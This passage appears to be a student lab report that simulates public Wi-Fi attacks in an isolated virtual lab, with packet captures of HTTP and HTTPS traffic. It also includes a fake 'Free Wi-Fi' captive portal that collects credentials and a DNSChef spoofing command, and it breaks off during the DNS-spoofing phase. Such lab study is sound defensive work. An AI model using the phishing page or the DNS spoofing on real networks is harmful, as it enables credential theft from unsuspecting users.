

Executive Summary	1
Problem Statement	2
Threat Model Mapping	3
Objectives	4
Methodology.....	4
Steps with Screenshots and Results	5
Phase 1:	5
Server IP.....	5
Windows IP	5
Kali Linux IP	5
Connectivity between Server to Windows and Kali	6
Connectivity between Windows to Server and Kali	6
Connectivity between Kali to Server and Windows	7
Apache Server Running	8
Phase 2:	8
Ubuntu Server tcpdump	8
Client opening server using HTTP	9
Client opening server using HTTPS	9
Wireshark capturing HTTP + Analysis	9
Wireshark capturing HTTPS + Analysis	9
Wireshark capturing TCP handshake (SYN).....	10
Wireshark capturing TCP handshake (SYN+ACK)	10
Phase 3:	11
Created a simple HTML captive portal interface.....	11
DNSChef.....	11
Kali tcpdump	12
Browser Warning.....	12
Captive Portal	13
Credentials Entered	13
Wireshark the pcap file	14
Short Analysis of Success Vectors and Risks	14
Phase 4:	14

Enable packet forwarding	14
Perform destination NAT redirection	15
Run mitmproxy	15
Filter all	15
ARP spoof	15
Captive Portal	15
Credentials Entered	16
Captured Credentials	16
Windows Detection Script	16
Phase 5	17
Create a python script to make the server run on HTTPS	17
Create a certificate and key for the server	17
Run the HTTPS script	18
Attack 1: Run tcpdump	18
Search for https://10.10.0.10:8443	18
Entered Credentials	18
Wireshark attack_after.pcap	19
Attack 2: Enable IP Forwarding	19
Perform destination NAT redirection	20
Run mitmproxy	20
ARP spoof	20
Search for https://10.10.0.10:8443	20
Browser Warning	20
Entered Credentials	21
Captured Credentials	21
Before vs After Table	22
Mitigation 2: Use VPN (Simulation)	22
Before vs After Table	23
Mitigation 3: Disable Auto Connect	23
Go to settings then Network & Internet	24
Status then Change adapter options	24
Ethernet then Properties	25

Uncheck Link-Layer Topology Discovery Mapper I/O Driver	25
Before vs After	26
Detection Heuristics:	26
Lesson Learned:	27
Recommendations:.....	27
References	27

Executive Summary

This project conducts multiple attacks on an internal network to assess the impact of these attacks and identify mitigations to harden the defense against them. Phases 3 and 4 show that DNS Spoofing and ARP Spoofing redirect traffic and intercept plaintext credentials through an MITM attack. While implementing HTTPS can successfully mitigate packet sniffing by encrypting the traffic, it is still vulnerable to a MITM attack. To successfully mitigate MITM attacks, it is best to use a VPN to wrap web traffic in a secondary secure tunnel and render it invisible to network-layer interception tools. The study concludes that using the Defence-in-Depth strategy by combining encryption, encapsulation, and disabling auto-connect is crucial to being secure against attackers.

Problem Statement

Everything is becoming digital, creating a constant need for Wi-Fi to access information on the move. To meet this demand, many public areas provide dedicated Wi-Fi hotspots for users to access services conveniently. However, most public Wi-Fi networks offer this convenience at the expense of security and privacy. This is especially true for open networks that require no authentication and provide no encryption [1]. Without these protections, an attacker can intercept network traffic to capture sensitive data, such as user credentials, banking information, and personal details. This information can then be exploited for malicious intent, leading to identity theft or financial loss.

To analyse these vulnerabilities, it is crucial to create a controlled environment where these attack vectors can be safely studied. This project addresses this need by establishing a virtual Wi-Fi environment consisting of an Ubuntu server, a Windows client, and a Kali Linux attacker. This setup allows for the systematic execution and analysis of wireless threats in a safe and isolated environment, facilitating a deeper understanding of these attacks and the development of effective mitigation strategies.

Threat Model Mapping

The primary threat vector in using public Wi-Fi is the lack of authentication and encryption. This is because the IEEE 802.11 protocol allows for open association, which enables an attacker to perform passive sniffing and collect cleartext credentials. Additionally, by using ARP Spoofing, the attacker can force the victim's traffic through their own machine, allowing for the full interception of sensitive communications (Man-in-the-Middle attack).

Threat Category	Lab Equivalent	Description
Passive Sniffing	Kali Linux (10.10.0.30) & Wireshark	Intercepting unencrypted traffic between the Client and the Server.
Man-in-the-Middle (MitM)	Kali Linux (10.10.0.30) as Gateway	Positioning the attacker between the Windows Client (.20) and Ubuntu Server (.10) to relay or alter traffic.
Fake Access Point (Evil Twin)	Virtual Network Setup	Simulating a rogue Wi-Fi hotspot that tricks the Client into connecting to the Attacker's network.

Objectives

- Design and configure a secure, isolated virtual network to safely simulate the wireless vulnerabilities.
- Analyze the risks associated with unencrypted public Wi-Fi by observing traffic between a Windows 10 Client and an Ubuntu Server.
- Utilize Kali Linux to perform network reconnaissance and intercept data packets, demonstrating how sensitive information can be captured by an unauthorized actor.
- Verify the integrity of the virtual network through systematic testing, ensuring all nodes are correctly reachable.
- Identify and document technical defenses, such as the implementation of encryption protocols or VPNs, to protect end-users from Man-in-the-Middle (MitM) and packet-sniffing attacks.

Methodology




Figure 1: Virtual Lab Topology.

- Server: IPv4 10.10.0.10
- Client: IPv4 10.10.0.20
- Attacker: IPv4 10.10.0.30

To conduct this project, we will be using the network topology that is shown in Figure 1. The steps to conduct this project will be:

1. Setting up the virtual environment by configuring the IPv4 addresses of 3 different virtual machines (Ubuntu server, Windows 10, & Kali Linux).
2. Testing their connectivity and ensure that they can ping each other.
3. Implementing Man-in-the-Middle (MitM) and sniffing techniques to capture unencrypted data.
4. Analyse the captured data and implement defensive mechanisms.
5. Compare the outcome before and after defensive mechanisms implementation.

Steps with Screenshots and Results

Phase 1:

Server IP

```
saeid@server:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d3:00:fe brd ff:ff:ff:ff:ff:ff
    inet 10.10.0.10/24 brd 10.10.0.255 scope global enp0s3
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fed3:fe/64 scope link
        valid_lft forever preferred_lft forever
saeid@server:~$ _
```

Windows IP

```
C:\Users\Windows 10>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::9640:4bd5:c4ef:fa2%9
    IPv4 Address. . . . . : 10.10.0.20
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

C:\Users\Windows 10>
```

Kali Linux IP

```

(saeid@kali)-[~/Lab_Project]
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defau
lt qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gro
up default qlen 1000
    link/ether 08:00:27:00:33:ab brd ff:ff:ff:ff:ff:ff
    inet 10.10.0.30/24 brd 10.10.0.255 scope global eth0
        valid_lft forever preferred_lft forever

```

Connectivity between Server to Windows and Kali

```

saeid@server:~$ ping -c 5 10.10.0.20
PING 10.10.0.20 (10.10.0.20) 56(84) bytes of data.
64 bytes from 10.10.0.20: icmp_seq=1 ttl=128 time=1.17 ms
64 bytes from 10.10.0.20: icmp_seq=2 ttl=128 time=3.48 ms
64 bytes from 10.10.0.20: icmp_seq=3 ttl=128 time=0.759 ms
64 bytes from 10.10.0.20: icmp_seq=4 ttl=128 time=1.21 ms
64 bytes from 10.10.0.20: icmp_seq=5 ttl=128 time=0.811 ms

--- 10.10.0.20 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 9039ms
rtt min/avg/max/mdev = 0.759/1.486/3.483/1.014 ms
saeid@server:~$

```

```

saeid@server:~$ ping -c 5 10.10.0.30
PING 10.10.0.30 (10.10.0.30) 56(84) bytes of data.
64 bytes from 10.10.0.30: icmp_seq=1 ttl=64 time=0.867 ms
64 bytes from 10.10.0.30: icmp_seq=2 ttl=64 time=1.22 ms
64 bytes from 10.10.0.30: icmp_seq=3 ttl=64 time=1.42 ms
64 bytes from 10.10.0.30: icmp_seq=4 ttl=64 time=0.814 ms
64 bytes from 10.10.0.30: icmp_seq=5 ttl=64 time=1.18 ms

--- 10.10.0.30 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 24023ms
rtt min/avg/max/mdev = 0.814/1.100/1.418/0.227 ms
saeid@server:~$ _

```

Connectivity between Windows to Server and Kali


```
C:\Windows\system32>ping -n 5 10.10.0.10

Pinging 10.10.0.10 with 32 bytes of data:
Reply from 10.10.0.10: bytes=32 time=1ms TTL=64
Reply from 10.10.0.10: bytes=32 time=1ms TTL=64
Reply from 10.10.0.10: bytes=32 time<1ms TTL=64
Reply from 10.10.0.10: bytes=32 time<1ms TTL=64
Reply from 10.10.0.10: bytes=32 time<1ms TTL=64

Ping statistics for 10.10.0.10:
    Packets: Sent = 5, Received = 5, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

```
C:\Windows\system32>ping -n 5 10.10.0.30

Pinging 10.10.0.30 with 32 bytes of data:
Reply from 10.10.0.30: bytes=32 time<1ms TTL=64
Reply from 10.10.0.30: bytes=32 time=1ms TTL=64
Reply from 10.10.0.30: bytes=32 time<1ms TTL=64
Reply from 10.10.0.30: bytes=32 time<1ms TTL=64
Reply from 10.10.0.30: bytes=32 time<1ms TTL=64

Ping statistics for 10.10.0.30:
    Packets: Sent = 5, Received = 5, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

Connectivity between Kali to Server and Windows

```
(saeid@kali)~[~/Lab_Project]
$ ping -c 5 10.10.0.10
PING 10.10.0.10 (10.10.0.10) 56(84) bytes of data.
64 bytes from 10.10.0.10: icmp_seq=1 ttl=64 time=1.09 ms
64 bytes from 10.10.0.10: icmp_seq=2 ttl=64 time=0.889 ms
64 bytes from 10.10.0.10: icmp_seq=3 ttl=64 time=1.01 ms
64 bytes from 10.10.0.10: icmp_seq=4 ttl=64 time=0.943 ms
64 bytes from 10.10.0.10: icmp_seq=5 ttl=64 time=1.13 ms

— 10.10.0.10 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4038ms
rtt min/avg/max/mdev = 0.889/1.013/1.131/0.089 ms
```

```
(saeid@kali)~[~/Lab_Project]
$ ping -c 5 10.10.0.20
PING 10.10.0.20 (10.10.0.20) 56(84) bytes of data.
64 bytes from 10.10.0.20: icmp_seq=1 ttl=128 time=7.51 ms
64 bytes from 10.10.0.20: icmp_seq=2 ttl=128 time=2.05 ms
64 bytes from 10.10.0.20: icmp_seq=3 ttl=128 time=0.819 ms
64 bytes from 10.10.0.20: icmp_seq=4 ttl=128 time=0.922 ms
64 bytes from 10.10.0.20: icmp_seq=5 ttl=128 time=0.902 ms

— 10.10.0.20 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4024ms
rtt min/avg/max/mdev = 0.819/2.440/7.505/2.573 ms
```

Apache Server Running

```
saeid@server:~$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; enabled; preset: enabled)
   Active: active (running) since Fri 2026-03-13 18:36:21 UTC; 2min 52s ago
     Docs: https://httpd.apache.org/docs/2.4/
    Main PID: 3605 (apache2)
      Tasks: 55 (limit: 2262)
     Memory: 5.3M (peak: 5.6M)
        CPU: 181ms
    CGroup: /system.slice/apache2.service
            └─3605 /usr/sbin/apache2 -k start
              └─3608 /usr/sbin/apache2 -k start
                └─3609 /usr/sbin/apache2 -k start

Mar 13 18:36:21 server systemd[1]: Starting apache2.service - The Apache HTTP Server...
Mar 13 18:36:21 server apachectl[3604]: AH00558: apache2: Could not reliably determine the
Mar 13 18:36:21 server systemd[1]: Started apache2.service - The Apache HTTP Server.
lines 1-16/16 (END)
```


Phase 2:

In a virtual environment, the Internal Network isolates traffic between the client and the server. Since the Kali Linux machine is not on the direct communication path, it cannot intercept the traffic passively unless it launches an attack. Therefore, to establish a phase 2 baseline, tcpdump was executed on the Ubuntu Server to capture all incoming and outgoing packets.


Ubuntu Server tcpdump

```
saeid@server:~$ sudo tcpdump -i enp0s3 -w phase2_baseline.pcap
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C228 packets captured
228 packets received by filter
0 packets dropped by kernel
saeid@server:~$ ls
phase2_baseline.pcap
```

Client opening server using HTTP



Client opening server using HTTPS



Wireshark capturing HTTP + Analysis

No.	Time	Source	Destination	Protocol	Length	Info
17	6.718629	10.10.0.20	10.10.0.10	HTTP	611	GET / HTTP/1.1
22	6.726936	10.10.0.10	10.10.0.20	HTTP	3514	HTTP/1.1 200 OK (text/html)
35	10.208742	10.10.0.20	10.10.0.10	HTTP	611	GET / HTTP/1.1
39	10.290894	10.10.0.10	10.10.0.20	HTTP	594	HTTP/1.1 200 OK (text/html)
41	11.397706	10.10.0.20	10.10.0.10	HTTP	611	GET / HTTP/1.1
43	11.399001	10.10.0.10	10.10.0.20	HTTP	593	HTTP/1.1 200 OK (text/html)
45	12.181359	10.10.0.20	10.10.0.10	HTTP	611	GET / HTTP/1.1
47	12.182689	10.10.0.10	10.10.0.20	HTTP	593	HTTP/1.1 200 OK (text/html)
50	12.881793	10.10.0.20	10.10.0.10	HTTP	611	GET / HTTP/1.1
51	12.882492	10.10.0.10	10.10.0.20	HTTP	3513	HTTP/1.1 200 OK (text/html)

Frame 35: Packet, 611 bytes on wire (4888 bits), 611 bytes captured (4888 bits) on interface eth0, Src: PCSSystemtec_94:0d:9f (08:00:27:94:0d:9f), Dst: PCSSystemtec_d3:00:fe (08:00:27:d3:00:fe)
Ethernet II, Src: PCSSystemtec_94:0d:9f (08:00:27:94:0d:9f), Dst: PCSSystemtec_d3:00:fe (08:00:27:d3:00:fe)
Internet Protocol Version 4, Src: 10.10.0.20, Dst: 10.10.0.10
Transmission Control Protocol, Src Port: 49708, Dst Port: 80, Seq: 1, Ack: 1, Len: 557
Hypertext Transfer Protocol
GET / HTTP/1.1
Request Method: GET
Request URI: /
Request Version: HTTP/1.1
Host: 10.10.0.10
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 Edg/138.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
If-None-Match: "29af-64cec251e177c-gzip"
If-Modified-Since: Fri, 13 Mar 2026 18:36:18 GMT
[Response in frame 39]
[Full request URI: http://10.10.0.10/]

- Analyse the information visible in HTTP?

HTTP is insecure because it transmits data in plaintext. In the captured packet, sensitive information such as the User-Agent (the victim's operating system and browser version) and the Host field (the specific server being accessed) is revealed. To an attacker, this information can be used for reconnaissance and helps them in launching an attack.

Wireshark capturing HTTPS + Analysis

No.	Time	Source	Destination	Protocol	Length	Info
62	22.681957	10.10.0.20	10.10.0.10	TLSv1.3	1851	Client Hello
64	22.685166	10.10.0.10	10.10.0.20	TLSv1.3	1364	Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data
72	27.333951	10.10.0.20	10.10.0.10	TLSv1.3	84	Change Cipher Spec, Application Data
74	27.335709	10.10.0.20	10.10.0.10	TLSv1.3	1787	Client Hello
78	27.340278	10.10.0.10	10.10.0.20	TLSv1.3	1364	Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data
79	27.366907	10.10.0.20	10.10.0.10	TLSv1.3	84	Change Cipher Spec, Application Data
91	36.152440	10.10.0.20	10.10.0.10	TLSv1.3	1819	Client Hello
93	36.154951	10.10.0.10	10.10.0.20	TLSv1.3	1364	Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data
94	36.172340	10.10.0.20	10.10.0.10	TLSv1.3	84	Change Cipher Spec, Application Data
101	36.186977	10.10.0.20	10.10.0.10	TLSv1.3	1755	Client Hello
109	36.191467	10.10.0.20	10.10.0.10	TLSv1.3	1851	Client Hello

```

> Frame 64: Packet, 1364 bytes on wire (10912 bits), 1364 bytes captured (10912 bits)
> Ethernet II, Src: PCSSystemtec_d3:00:fe (08:00:27:d3:00:fe), Dst: PCSSystemtec_94:0d:9f (08:00:27:94:0d:9f)
> Internet Protocol Version 4, Src: 10.10.0.10, Dst: 10.10.0.20
> Transmission Control Protocol, Src Port: 443, Dst Port: 49710, Seq: 1, Ack: 1798, Len: 1310
> Transport Layer Security
  [Stream index: 0]
  > TLSv1.3 Record Layer: Handshake Protocol: Server Hello
  > TLSv1.3 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec
  > TLSv1.3 Record Layer: Application Data Protocol: Hypertext Transfer Protocol
    Opaque Type: Application Data (23)
    Version: TLS 1.2 (0x0303)
    Length: 38
    Encrypted Application Data: 2c60e5bca6cd9bbbbeed09a97515cd902e93e1925c2daa5ee4333af42b0f563d460c8f5d3ae
    [Application Data Protocol: Hypertext Transfer Protocol]
  > TLSv1.3 Record Layer: Application Data Protocol: Hypertext Transfer Protocol
    Opaque Type: Application Data (23)
    Version: TLS 1.2 (0x0303)
    Length: 785
    Encrypted Application Data [...]: 4c9c3ad7a3a9507d027de9ee3c47af617643ced66b5f6085309d613e482928ccb7ed28fde92014e3850d34a1b283a8a9ec4177cff155223586...
    [Application Data Protocol: Hypertext Transfer Protocol]
  > TLSv1.3 Record Layer: Application Data Protocol: Hypertext Transfer Protocol
    Opaque Type: Application Data (23)
    Version: TLS 1.2 (0x0303)
    Length: 281
    Encrypted Application Data [...]: a409cd1e7ab800e52de823fa7dc30f901e3790f1358a38c3dad0b6062633e261829f2e44ad23e660f976a5c17eb3b8ba1d75f080f4045e475b...
    [Application Data Protocol: Hypertext Transfer Protocol]
  > TLSv1.3 Record Layer: Application Data Protocol: Hypertext Transfer Protocol

```

Wireshark capturing TCP handshake (SYN)

Wireshark capturing TCP handshake (SYN+ACK)

tcp.flags.syn == 1					
No.	Time	Source	Destination	Protocol	Length Info
2	3.688820	10.10.0.20	10.10.0.10	TCP	66 49704 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
3	3.688893	10.10.0.10	10.10.0.20	TCP	66 80 → 49704 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
5	3.737892	10.10.0.20	10.10.0.10	TCP	66 49705 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
6	3.737918	10.10.0.10	10.10.0.20	TCP	66 80 → 49705 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
14	6.713746	10.10.0.20	10.10.0.10	TCP	66 49706 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
15	6.713769	10.10.0.10	10.10.0.20	TCP	66 80 → 49706 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
19	6.719226	10.10.0.20	10.10.0.10	TCP	66 49707 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
20	6.719238	10.10.0.10	10.10.0.20	TCP	66 80 → 49707 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
30	10.277067	10.10.0.20	10.10.0.10	TCP	66 49708 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
31	10.277100	10.10.0.10	10.10.0.20	TCP	66 80 → 49708 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
33	10.288742	10.10.0.20	10.10.0.10	TCP	66 49709 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM

Frame 3: Packet, 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
Ethernet II, Src: PCSSystemtec_d3:00:fe (08:00:27:d3:00:fe), Dst: PCSSystemtec_94:0d:9f (08:00:27:94:0d:9f)
Internet Protocol Version 4, Src: 10.10.0.10, Dst: 10.10.0.20
Transmission Control Protocol, Src Port: 80, Dst Port: 49704, Seq: 0, Ack: 1, Len: 0
Source Port: 80
Destination Port: 49704
[Stream index: 0]
[Stream Packet Number: 2]
[Conversation completeness: Complete, NO_DATA (23)]
[TCP Segment Len: 0]
Sequence Number: 0 (relative sequence number)
Sequence Number (raw): 3338893816
[Next Sequence Number: 1 (relative sequence number)]
Acknowledgment Number: 1 (relative ack number)
Acknowledgment number (raw): 1004537883
1000 = Header Length: 32 bytes (8)
Flags: 0x012 (SYN, ACK)
000. = Reserved: Not set
...0 = Accurate ECN: Not set
....0 = Congestion Window Reduced: Not set
....0 = ECN-Echo: Not set
....0 = Urgent: Not set
....1 = Acknowledgment: Set
....0 = Push: Not set
....0 = Reset: Not set
....1 = Syn: Set
....0 = Fin: Not set
[TCP Flags:A..S.]
Window: 64240
[Calculated window size: 64240]
Checksum: 0x1458 [unverified]

This shows that TCP connection is being established before data transference.

b. How would this translate to a user on a public Wi-Fi network?

Public Wi-Fi networks use HTTP, and because it lacks encryption, any sensitive information sent over this medium is in plaintext. This puts users on public Wi-Fi at high risk and causes an attacker in the same vicinity to easily capture their packets to steal session cookies, login credentials, or personal data.

Phase 3:

Created a simple HTML captive portal interface

```
GNU nano 7.2
<html>
<head><title>Free Wi-Fi</title></head>
<body>
  <h1>Free Public Wi-Fi</h1>
  <p>Please enter your credentials to continue:</p>
  <form action="login.html">
    Username: <input type="text" name="user"><br>
    Password: <input type="password" name="pass"><br>
    <input type="submit" value="login">
  </form>
</body>
</html>
```

DNSChef

```
(saeid@kali)-[~]
$ sudo dnscache --fakeip 10.10.0.10 --interface 10.10.0.30
/usr/bin/dnscache:453: SyntaxWarning: invalid escape sequence '\V'
header += " / `| ' _ \_/_/_ | ' _ \ / _ \ _\n"
/usr/bin/dnscache:454: SyntaxWarning: invalid escape sequence '\_'
header += " | ( | | | | \_ \ ( | | | | \_ / | \n"
/usr/bin/dnscache:455: SyntaxWarning: invalid escape sequence '\_'
header += " \_,_| | | |_| \_| | | | \_| | \n"

    version 0.4
    _____
   /         \
  (           )
   \         /
    \_____/

iphelix@thesprawl.org
```


Used DNSChef to intercept the client's DNS requests and provide a spoofed response. This tricks the client into believing they were accessing the legitimate website while being redirected to the rogue captive portal.

This command tells the tool to listen for DNS requests on 10.10.0.30 and respond to every request with the 'fake' IP address of the Ubuntu server (10.10.0.10).

Kali tcpdump


```
(saeid@kali)-[~]
$ sudo tcpdump -i eth0 host 10.10.0.10 -w phase3_attack.pcap
[sudo] password for saeid:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C367 packets captured
369 packets received by filter
0 packets dropped by kernel
```

Browser Warning



The browser displayed a warning because the DNS spoofing redirected the client to a local server that does not possess a valid SSL/TLS certificate for the requested domain. This shows how modern browsers use certificate validation to alert users of potential Man-in-the-Middle (MitM) attacks.

